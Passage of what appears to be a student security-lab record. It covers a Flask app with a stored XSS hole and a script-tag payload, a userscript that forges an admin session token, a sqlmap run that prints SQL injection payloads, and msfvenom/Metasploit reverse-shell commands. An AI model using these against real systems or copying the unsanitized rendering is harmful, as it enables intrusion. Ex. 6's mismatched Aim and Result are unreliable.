V. Filter by Request Method

http.request.method == "POST"

Output :





Result

The Wireshark tool was successfully used to capture network traffic; packets were filtered using display filters, and the protocol headers and payloads were analyzed to understand data flow.

Ex.No.: 6	Simulate persistent Cross Site Scripting Attack
Date :	

Aim

To write a Python program that automates the reconnaissance phase of a penetration test by performing a WHOIS lookup and executing various Google Dork queries to identify sensitive information about a target domain.

Procedure

Step 1: Import Modules: Import the necessary Flask components (Flask, request, render_template_string).

Step 2 : Define Template: Create an HTML string containing a form for input and a loop to display stored comments.

Step 3: Enable Vulnerability: Use the Jinja2 filter {{ c|safe }} in the template, which forces the browser to render the input as raw code instead of text.

Step 4: Handle Logic: Define a route that accepts POST requests and appends the user's input directly to a global comments list (simulating a database).

Step 5: Run Server: Initialize the Flask app using app.run(debug=True) to start the local server.

Step 6: Inject Payload: Open http://127.0.0.1:5000 and submit the malicious JavaScript payload: <script>alert("Persistent XSS Attack")</script>.


Step 7: Observe Execution: Verify that the alert box pops up immediately and reappears when the page is refreshed (proving persistence).


Coding

```
from flask import Flask, request, render_template_string
app = Flask(__name__)
# Global list to simulate a database for storing comments
comments = []
HTML = """
<h2>Comment Box</h2>
<form method="POST">
    <input name="comment" placeholder="Enter comment">
    <button type="submit">Submit</button>
</form>
<hr>
{% for c in comments %}
<p>{{ c|safe }}</p>
{% endfor %}
"""
@app.route("/", methods=["GET", "POST"])
def index():
    if request.method == "POST":
        # Input is appended directly without sanitization
        comments.append(request.form["comment"])
    return render_template_string(HTML, comments=comments)

if __name__ == "__main__":
    app.run(debug=True)
```

Output :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python wire.py
 * Serving Flask app 'wire'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with watchdog (inotify)
 * Debugger is active!
 * Debugger PIN: 652-046-871
127.0.0.1 - - [24/Dec/2025 00:12:21] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Dec/2025 00:12:22] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2025 00:12:39] "POST / HTTP/1.1" 200 -
```





Result

The Wireshark tool was successfully used to capture network traffic; packets were filtered using display filters, and the protocol headers and payloads were analyzed to understand data flow.

Ex.No.: 7	Session impersonating using Firefox and Tamper Data add-on
Date :	

Aim

To demonstrate session impersonation and privilege escalation by utilizing a browser extension (Tampermonkey) to inject scripts that manipulate client-side storage tokens (Local Storage) and bypass authentication.

Procedure

Step 1: Save the provided HTML code as index.html on your local machine and open it in the Firefox browser.

Step 2: Install the Tampermonkey add-on (or similar userscript manager) in Firefox to enable script injection.

Step 3: Create a new script in Tampermonkey, paste the provided JavaScript code, and ensure the @match file path corresponds to your index.html location.

Step 4: Refresh index.html; observe that a floating black panel titled "Impersonate Session" has been injected into the page.

Step 5: Click the "Admin" button on the injected panel; this forces the value ADMIN-123 into the browser's Local Storage.

Step 6: Click the "Check Session" button on the original web page to confirm the session is active.

Step 7: Observe the result message confirming you are logged in as "admin" without ever entering a password.

Coding

I. The Target Web Page (index.html)

HTML

```
<!DOCTYPE html>
<html>
<head>
    <title>Session Impersonation Demo</title>
</head>
<body>
    <h1>Session Demo</h1>

    <div id="login">
        <p>Test Users:</p>
        <ul>
            <li>admin / admin123 (session: ADMIN-123)</li>
            <li>user1 / user123 (session: USER-123)</li>
        </ul>

        <input type="text" id="username" placeholder="Username">
        <input type="password" id="password" placeholder="Password">
        <button onclick="login()">Login</button>
    </div>

    <div id="user" style="display:none;">
        <p>Welcome <span id="userDisplay"></span>!</p>
        <p>Your session: <span id="sessionDisplay"></span></p>
```

```
    <button onclick="checkSession()">Check Session</button>
    <button onclick="logout()">Logout</button>
</div>

<p id="result"></p>

<script>
    const sessions = {
        'ADMIN-123': { user: 'admin', role: 'admin' },
        'USER-123': { user: 'user1', role: 'user' }
    };

    function login() {
        const user = document.getElementById('username').value;
        const pass = document.getElementById('password').value;

        if (user === 'admin' && pass === 'admin123') {
            localStorage.setItem('session', 'ADMIN-123');
            showUser('admin', 'ADMIN-123');
            showResult('Logged in! Session: ADMIN-123');
        } else if (user === 'user1' && pass === 'user123') {
            localStorage.setItem('session', 'USER-123');
            showUser('user1', 'USER-123');
            showResult('Logged in! Session: USER-123');
        } else {
            showResult('Wrong password!');
        }
```

```
}

function showUser(username, session) {
    document.getElementById('login').style.display = 'none';
    document.getElementById('user').style.display = 'block';
    document.getElementById('userDisplay').textContent = username;
    document.getElementById('sessionDisplay').textContent = session;
}

function checkSession() {
    const session = localStorage.getItem('session');
    const data = sessions[session];

    if (data) {
        showResult('Session valid! User: ' + data.user + ', Role: ' + data.role + ',
Session: ' + session);
    } else {
        showResult('Invalid session: ' + session);
    }
}

function logout() {
    localStorage.removeItem('session');
    document.getElementById('login').style.display = 'block';
    document.getElementById('user').style.display = 'none';
    document.getElementById('username').value = '';
    document.getElementById('password').value = '';
```

```
        }

        function showResult(msg) {
            document.getElementById('result').textContent = msg;
        }

        window.onload = function() {
            const session = localStorage.getItem('session');
            if (session && sessions[session]) {
                showUser(sessions[session].user, session);
            }
        };
    </script>
</body>
</html>
```


II. The Tampermonkey Injection Script


JavaScript


```
// ==UserScript==
// @name         Session Impersonation
// @namespace    http://tampermonkey.net/
// @version      1.1
// @description  Add session impersonation buttons
// @author       You
// @match        file:///home/kali/Desktop/lab/index.html
// @match        http://*/index.html
// @match        https://*/index.html
```

```
// @grant        none
// ==/UserScript==

(function() {
    'use strict';

    const panel = document.createElement('div');
    panel.innerHTML = `
        <div style="position:fixed; top:10px; right:10px; background:black; color:white;
padding:10px; border-radius:5px;">
            <h3>Impersonate Session</h3>
            <button onclick="localStorage.setItem('session', 'ADMIN-
123')">Admin</button>
            <button onclick="localStorage.setItem('session', 'USER-123')">User1</button>
            <button onclick="alert('Session: ' +
localStorage.getItem('session'))">Check</button>
        </div>
    `;
    document.body.appendChild(panel);

    console.log('Session Impersonation script loaded!');
})();
```

Output :







Result

The session was successfully impersonated; the injected script manipulated the browser's Local Storage to set an administrative session token (ADMIN-123), allowing the attacker to bypass the login screen and access the application with administrative privileges.

Ex.No.: 8	Perform SQL Injection attack
Date :	

Aim

To use sqlmap to automate the detection of SQL injection vulnerabilities in the testphp.vulnweb.com web application.

Procedure

Step 1: Run sqlmap with the --forms and --crawl flags to discover inputs on the target URL.

Step 2: Follow the interactive prompts to let sqlmap select the search.php form for testing.

Step 3: The tool automatically fuzzes the searchFor parameter using Boolean, Error, and Time-based payloads.

Step 4: sqlmap analyzes the server responses to determine if the database query was manipulated.

Step 5: Observe the final report confirming the backend is MySQL and listing the valid injection types.

Coding

```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ sudo sqlmap -u http://testphp.vulnweb.com/ --forms --crawl=2
[*] starting @ 00:43:09 /2026-01-12/
do you want to check for the existence of site's sitemap(.xml) [y/N] y
[00:43:14] [WARNING] 'sitemap.xml' not found
[00:43:14] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:43:14] [INFO] searching for links with depth 1
[00:43:14] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[00:43:23] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing
with other tools [y/N] y
[00:43:36] [INFO] writing crawling results to a temporary file
'/tmp/sqlmaprca8fit_251229/sqlmapcrawler-jh78886s.csv'
do you want to exploit this SQL injection? [Y/n] y
[00:50:39] [INFO] the back-end DBMS is MySQL
[00:50:39] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the
request(s)
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do
you want to skip further tests involving it? [Y/n] y
[00:50:52] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[00:50:52] [INFO] you can find results of scanning in multiple targets mode inside the
CSV file '/root/.local/share/sqlmap/output/results-01122026_1243am.csv'

[*] ending @ 00:50:52 /2026-01-12/
```

Output

```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ sudo sqlmap -u http://testphp.vulnweb.com/ --forms --crawl=2

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 00:43:09 /2026-01-12/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[00:43:14] [WARNING] 'sitemap.xml' not found
[00:43:14] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:43:14] [INFO] searching for links with depth 1
[00:43:14] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[00:43:23] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[00:43:36] [INFO] writing crawling results to a temporary file '/tmp/sqlmaprca8fit_251229/sqlmapcrawler-jh78886s.csv'
[00:43:36] [INFO] found a total of 2 targets
[1/2] Form:
POST http://testphp.vulnweb.com/search.php?test=query
POST data: searchFor=&goButton=go
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: searchFor=&goButton=go] (Warning: blank fields detected):

do you want to fill blank fields with random values? [Y/n] y
[00:43:52] [INFO] using '/root/.local/share/sqlmap/output/results-01122026_1243am.csv' as the CSV results file in multiple targets mode
[00:43:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:43:53] [INFO] testing if the target URL content is stable
[00:43:53] [INFO] target URL content is stable
[00:43:53] [INFO] testing if POST parameter 'searchFor' is dynamic
[00:43:54] [WARNING] POST parameter 'searchFor' does not appear to be dynamic
[00:43:54] [INFO] heuristic (basic) test shows that POST parameter 'searchFor' might be injectable (possible DBMS: 'MySQL')
[00:43:54] [INFO] heuristic (XSS) test shows that POST parameter 'searchFor' might be vulnerable to cross-site scripting (XSS) attacks
[00:43:54] [INFO] testing for SQL injection on POST parameter 'searchFor'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:44:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:44:18] [WARNING] reflective value(s) found and filtering out
[00:44:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:44:22] [INFO] testing 'Generic inline queries'
[00:44:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:44:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:44:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
```

```
kali@kali: ~/Desktop/lab
Session  Actions  Edit  View  Help
kali@kali: ~/Desktop/lab    OC | Demonstrating session impersonation w...
[00:47:27] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:47:27] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[00:47:27] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:47:28] [INFO] POST parameter 'searchFor' is 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)' injectable
[00:47:28] [INFO] testing 'MySQL inline queries'
[00:47:28] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:47:28] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:47:29] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:47:29] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:47:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:47:30] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:47:30] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:47:51] [INFO] POST parameter 'searchFor' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:47:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:47:51] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:48:00] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:48:07] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[00:48:14] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[00:48:22] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[00:48:29] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[00:48:36] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:48:43] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:48:51] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:48:57] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:49:04] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'searchFor' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 769 HTTP(s) requests:
---
Parameter: searchFor (POST)
    Type: boolean-based blind
    Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: searchFor=NcMJ' AND EXTRACTVALUE(5522,CASE WHEN (5522=5522) THEN 5522 ELSE 0*3A END) AND 'rGJe'='rGJe&goButton=go

    Type: error-based
    Title: MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: searchFor=NcMJ' OR GTID_SUBSET(CONCAT(0*7162787671,(SELECT (ELT(3185=3185,1))),0*7162767171),3185) AND 'LhaF'='LhaF&goButton=go

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchFor=NcMJ' AND (SELECT 5414 FROM (SELECT(SLEEP(5)))SDKK) AND 'BIJk'='BIJk&goButton=go
---
do you want to exploit this SQL injection? [Y/n] y
[00:50:39] [INFO] the back-end DBMS is MySQL
[00:50:39] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] y
[00:50:52] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[00:50:52] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-01122026_1243am.csv'

[*] ending @ 00:50:52 /2026-01-12/

┌──(kali㉿kali)-[~/Desktop/lab]
└─$
```

Result

The SQL injection attack was successfully performed; sqlmap identified that the searchFor parameter in the search.php form is vulnerable to multiple types of SQL injection, confirming the backend database is MySQL >= 5.6.

Ex.No.: 9	Use Metasploit to Exploit
Date :	

Aim

To demonstrate the process of generating a reverse shell payload using msfvenom and establishing a Meterpreter session on a local target using the Metasploit Framework

Procedure

Step 1: Use msfvenom to create a Linux x64 ELF payload configured with a reverse TCP connection pointing to the localhost.

Step 2: Modify the generated file's permissions using chmod +x to make it executable.

Step 3: Launch msfconsole and select the exploit/multi/handler module to listen for incoming connections.

Step 4: Configure the listener with the same payload (linux/x64/meterpreter/reverse_tcp), LHOST, and LPORT used in the payload generation.

Step 5: Run the listener, then execute the ELF file in a separate terminal to trigger the exploit and open the Meterpreter session.

Coding

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f elf > /tmp/shell.elf

chmod +x /tmp/shell.elf

msfconsole -q

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 127.0.0.1


set LPORT 4444

run

#Execute the payload (in a separate terminal)

/tmp/shell.elf

Output



Result

The experiment was successful; the multi/handler correctly intercepted the connection initiated by the executed payload, establishing a stable Meterpreter session on the local machine.